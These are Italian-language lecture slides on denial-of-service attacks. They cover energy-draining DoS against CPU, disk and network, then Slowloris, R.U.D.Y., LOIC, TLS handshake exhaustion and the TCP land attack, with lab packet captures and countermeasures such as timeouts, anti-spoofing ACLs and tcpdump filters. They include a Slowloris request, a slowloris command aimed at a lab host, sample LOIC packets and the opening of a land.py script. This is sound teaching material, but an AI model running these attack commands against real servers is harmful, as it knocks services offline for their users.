
# Energy-oriented DoS attacks



Component	Peak Power
CPU [19]	80 W
Memory [20]	36 W
Disk subsystem [21]	12 W
Network Interface [22]	2 W
Motherboard [6]	25 W
Fans [6]	10 W


- Interfacce di rete: pacchetti ECHO ICMP o altri [5] (sfruttano velocità di collegamento adattativa (ALR), e inattività dinamica a basso consumo (LPI) e ridimensionamento dinamico della tensione (DVS))
- Risorse di elaborazione: richieste di servizi intensivi in termini di CPU, ripetuti tentativi di transazione su un HTTPS o qualsiasi tipo di server abilitato per SSL (transazioni e richieste di servizio basate su SSH o SSL / TLS false o forzando l'esecuzione continua di un numero enorme di operazioni casuali di lettura e scrittura su array molto grandi situati in memoria per generare una grande quantità di errori cache)
- Sistemi di archiviazione (dischi rigidi): sovraccarico dei dischi del dispositivo con milioni di operazioni di lettura o scrittura costringendoli a operare costantemente alla massima velocità di trasferimento sostenuta o a far girare continuamente i motori dei dischi rigidi <sup>114</sup>

# CPU-based attacks



la frequenza della CPU influenza cubicamente il consumo di energia della CPU


# Disk-based attacks



la velocità massima di lettura è stata considerata in tutti i casi (ovvero,  $r = r_{max}$ ) e la variazione del consumo di energia è stata riportata per diversi valori della velocità angolare  $\{\omega \in \{5400, 7200, 10000, 15000\} \text{ rpm}\}$

la velocità angolare influenza quadraticamente il consumo di energia del disco

# Network-based attacks




Power consumption breakdown for a router with native link rate  $v = 10$  Gbps and working link rates  $r_i = 10^i$  Mbps.

# Slowloris

- Slowloris prova a mantenere le connessioni aperte ad un server web e trattenerle aperte il più a lungo possibile.
- Fa questo, aprendo le connessioni al e inviandogli richieste parziali.
- Periodicamente, invierà le successive intestazioni HTTP, aggiungendo ma mai completando la richiesta.
- I server attaccati terranno così le connessioni aperte, saturando il numero di connessioni disponibili, e infine negando ulteriori tentativi di connessione.

```
GET http://www.google.com/ HTTP/1.1
Host: www.google.com
Connection: keep-alive
User-Agent: Mozilla/5.0
X-a: b
X-a: b
X-a: b
X-a: b
X-a: b
X-a: b
```



# Slowloris in pratica

Capturing from Standard input — Switch2 Ethernet2 to Inside Ethernet0

Apply a display filter ... <%>

No.	Time	Source	Destination	Protocol	Length	Info
1672	204.126266	192.168.0.1	10.0.0.4	HTTP	548	HTTP/1.1 408 Request Timeout (text/html)
1673	204.126507	192.168.0.1	10.0.0.4	TCP	66	80 → 33030 [FIN, ACK] Seq=483 Ack=211 Win=65024 Len=0 TSval=3665583308 TSecr=60647...
1674	204.135215	10.0.0.4	192.168.0.1	TCP	66	33006 → 80 [ACK] Seq=211 Ack=484 Win=31872 Len=0 TSval=606482114 TSecr=3665583257
1675	204.136231	10.0.0.4	192.168.0.1	TCP	66	33004 → 80 [ACK] Seq=210 Ack=484 Win=31872 Len=0 TSval=606482115 TSecr=3665583256
1676	204.145223	10.0.0.4	192.168.0.1	TCP	66	33030 → 80 [ACK] Seq=211 Ack=483 Win=31872 Len=0 TSval=606482122 TSecr=3665583308
1677	204.146279	10.0.0.4	192.168.0.1	TCP	66	33020 → 80 [ACK] Seq=212 Ack=484 Win=31872 Len=0 TSval=606482124 TSecr=3665583264
1678	204.149695	192.168.0.1	10.0.0.4	HTTP	548	HTTP/1.1 408 Request Timeout (text/html)
1679	204.150218	192.168.0.1	10.0.0.4	TCP	66	80 → 33040 [FIN, ACK] Seq=483 Ack=212 Win=65024 Len=0 TSval=3665583332 TSecr=60647...
1680	204.165566	10.0.0.4	192.168.0.1	TCP	66	33022 → 80 [ACK] Seq=211 Ack=484 Win=31872 Len=0 TSval=606482143 TSecr=3665583290
1681	204.166490	10.0.0.4	192.168.0.1	TCP	66	33040 → 80 [ACK] Seq=212 Ack=483 Win=31872 Len=0 TSval=606482143 TSecr=3665583331
1682	204.168541	192.168.0.1	10.0.0.4	HTTP	548	HTTP/1.1 408 Request Timeout (text/html)
1683	204.168733	192.168.0.1	10.0.0.4	TCP	66	80 → 33056 [FIN, ACK] Seq=483 Ack=211 Win=65024 Len=0 TSval=3665583350 TSecr=60647...
1684	204.185650	192.168.0.1	10.0.0.4	HTTP	548	HTTP/1.1 408 Request Timeout (text/html)
1685	204.185688	192.168.0.1	10.0.0.4	TCP	66	80 → 33062 [FIN, ACK] Seq=483 Ack=210 Win=65024 Len=0 TSval=3665583367 TSecr=60647...
1686	204.187049	10.0.0.4	192.168.0.1	TCP	66	33056 → 80 [ACK] Seq=211 Ack=483 Win=31872 Len=0 TSval=606482164 TSecr=3665583350
1687	204.187192	10.0.0.4	192.168.0.1	TCP	66	33030 → 80 [ACK] Seq=211 Ack=484 Win=31872 Len=0 TSval=606482166 TSecr=3665583308
1688	204.206795	10.0.0.4	192.168.0.1	TCP	66	33062 → 80 [ACK] Seq=210 Ack=483 Win=31872 Len=0 TSval=606482184 TSecr=3665583367
1689	204.208120	10.0.0.4	192.168.0.1	TCP	66	33040 → 80 [ACK] Seq=212 Ack=484 Win=31872 Len=0 TSval=606482186 TSecr=3665583332
1690	204.220653	192.168.0.1	10.0.0.4	HTTP	548	HTTP/1.1 408 Request Timeout (text/html)
1691	204.220857	192.168.0.1	10.0.0.4	TCP	66	80 → 33070 [FIN, ACK] Seq=483 Ack=212 Win=65024 Len=0 TSval=3665583403 TSecr=60647...
1692	204.227335	10.0.0.4	192.168.0.1	TCP	66	33056 → 80 [ACK] Seq=211 Ack=484 Win=31872 Len=0 TSval=606482206 TSecr=3665583350
1693	204.227170	10.0.0.4	192.168.0.1	TCP	66	33070 → 80 [ACK] Seq=212 Ack=483 Win=31872 Len=0 TSval=606482214 TSecr=3665583402

- Attacco emulato in lab verso il server http 192.168.0.1 (150 sessioni simultanee)
  - User agent randomizzati su ogni sessione

```
# slowloris -p 80 -s 150 -ua 192.168.0.1
```

Inside — telnet 172.16.246.132 5024 — 80x24				
tcp6	0	0	inside:http	mitm:44140
tcp6	0	0	inside:http	mitm:44234
tcp6	0	0	inside:http	mitm:44278
tcp6	0	0	inside:http	mitm:44312
tcp6	0	0	inside:http	mitm:43374
tcp6	0	0	inside:http	mitm:4358
tcp6	0	0	inside:http	mitm:4448
tcp6	0	0	inside:http	mitm:43610
tcp6	0	0	inside:http	mitm:44028
tcp6	0	0	inside:http	mitm:43218
tcp6	0	0	inside:http	mitm:43486
tcp6	0	0	inside:http	mitm:43344
tcp6	0	0	inside:http	mitm:43558
tcp6	0	0	inside:http	mitm:43588
tcp6	0	0	inside:http	mitm:44096
tcp6	0	0	inside:http	mitm:43270
tcp6	0	0	inside:http	mitm:43532
tcp6	0	0	inside:http	mitm:43940
tcp6	0	0	inside:http	mitm:43548
tcp6	0	0	inside:http	mitm:43242


# Rudy (R-U-Dead-Yet?)

- Attacco DoS basato su HTTP Post
- tenta di richiedere molte trasmissioni al server di destinazione e di tenere sessioni attive il più a lungo possibile
- Utilizza le richieste HTTP POST, anziché HTTP GET (di Slowloris)
- Impostando un Content-Length di grandi dimensioni, trasmette al Web Server 1 byte alla volta a un intervalli di tempo costante (10 secondi) in modo da tenere la sessione aperta (la sessione rimane su fino alla ricezione di Content-Length bytes)

## Contromisure


- A livello server configurare il timeout a meno di 5 secondi
- Limitare la taglia delle richieste per ogni form
  - (es., in una login form con un campo username e uno password di max 20 caratteri non accettare messaggi POST con una taglia  $\geq 0.5K$ )

## R.U.D.Y Attack




# LOIC

- Tool di attacco con lo scopo di reclutare attaccanti in una botnet volontaria gestita in maniera coordinata attraverso azioni comunicate attraverso social
- Usato da Anonymous in numerose campagne



# LOIC

- Lo strumento, originariamente realizzato in C# è stato interamente riscritto in Javascript, rendendolo eseguibile direttamente dal browser



# LOIC

- Il codice effettua delle HTTP GET (10 al secondo) di un percorso immagine randomizzato verso il server vittima che genera quindi un errore 404.
- La request prevede anche un campo **id** e **msg** dove viene scritta la dichiarazione di intenti dell'attacco.


## Pacchetti generati dal tool:

```
GET /app/?id=1292337572944&msg=BOOM%2520HEADSHOT!
HTTP/1.1
Host: http://www.site.com
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.5; en-US; rv:1.9.2.12) Gecko/20101026 Firefox/3.6.12
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
```



# SSL/TLS Handshake attack


- Sfrutta la differenza di peso computazionale fra le operazioni di cifratura e decifratura RSA
- La cifratura è estremamente più veloce della decifratura



- Questa caratteristica può essere sfruttata nel contesto dell'handshake
- Basta considerare che RSA-encrypt speed  $\approx 10 \times$  RSA-decrypt speed  
⇒ Semplice lato client, molto più pesante lato server.  
⇒ Un singolo client può saturare decine di server

# Landing

Il “land” o TCP loopback DoS è basato sull’ invio di TCP SYN con indirizzo e porta sorgente falsificati e impostati identici a indirizzo e porta di destinazione. Questo può causare su sistemi meno recenti il blocco totale della connettività



L’applicazione di una regola/ACL di filtraggio anti-spoofing previene  
Completamente a possibilità di tali attacchi dall’esterno:

```
access-list 110 deny ip 192.4.1.0 0.255.255.255 any
```

Per un’attacco in corso dall’interno l’unica possibilità è il filtraggio diretto dei  
Pacchetti che caratterizzano l’attacco

```
access-list 110 deny ip host 192.4.1.1 host 192.4.1.1  
access-list 110 permit ip any any
```

# Landing

## Caratterizzazione:

- IP sorgente = IP destinazione (sorgente spoofed)
- port sorgente = port destinazione
- Pacchetti TCP packet con il SYN flag settato
- Port aperta sull'host target

## Filtri tcpdump

```
ip[12:4] = ip[16:4]
```

Rileva i pacchetti con indirizzo sorgente e di destinazione uguali

```
ip[12:2] = ip[16:2]
```

Rileva i pacchetti con indirizzi di network sorgente e destinazione uguali

```
10:56:32.395383 gamma1.victim.net.139 > gamma1.victim.net.139: S
10:56:35.145383 gamma1.victim.net.139 > gamma1.victim.net.139: S
10:56:36.265383 gamma1.victim.net.139 > gamma1.victim.net.139: S
```

# Landing in pratica

- Attacco emulato in lab verso l'host 192.168.0.1

Standard input — mitm eth0 to L3-Switch Gi0/0

ip.addr == 192.168.0.1

No.	Time	Source	Destination	Protocol	Length	Info
302	18.868716	192.168.0.1	192.168.0.1	TCP	60	135 → 135 [SYN] Seq=0 Win=8192 Len=0

> Frame 302: 60 bytes on wire (480 bits), 60 bytes captured  
> Ethernet II, Src: 0c:be:08:73:00:00 (0c:be:08:73:00:00), Dst: Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.1  
    0100 .... = Version: 4  
    .... 0101 = Header Length: 20 bytes (5)  
> Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not significant)  
    Total Length: 40  
    Identification: 0x0001 (1)  
> 000. .... = Flags: 0x0  
    ...0 0000 0000 0000 = Fragment Offset: 0  
    Time to Live: 64  
    Protocol: TCP (6)  
    Header Checksum: 0xf97c [validation disabled]  
    [Header checksum status: Unverified]  
    Source Address: 192.168.0.1  
    Destination Address: 192.168.0.1  
    [Stream index: 2]  
    Transmission Control Protocol, Src Port: 135, Dst Port: 135  
        Source Port: 135  
        Destination Port: 135  
        [Stream index: 1]  
    > [Conversation completeness: Incomplete, SYN\_SENT (1)]  
        [TCP Segment Len: 0]  
        Sequence Number: 0 (relative sequence number)  
        Sequence Number (raw): 0  
        [Next Sequence Number: 1 (relative sequence number)]  
        Acknowledgment Number: 0  
        Acknowledgment number (raw): 0  
        0101 .... = Header Length: 20 bytes (5)  
    > Flags: 0x002 (SYN)  
        Window: 8192  
        [Calculated window size: 8192]  
        Checksum: 0xd82 [unverified]  
        [Checksum Status: Unverified]  
        Urgent Pointer: 0  
        [Timestamps]

```
# python land.py -d 192.168.0.1
```

```
#!/usr/bin/env python3

"""
Import Scapy
"""

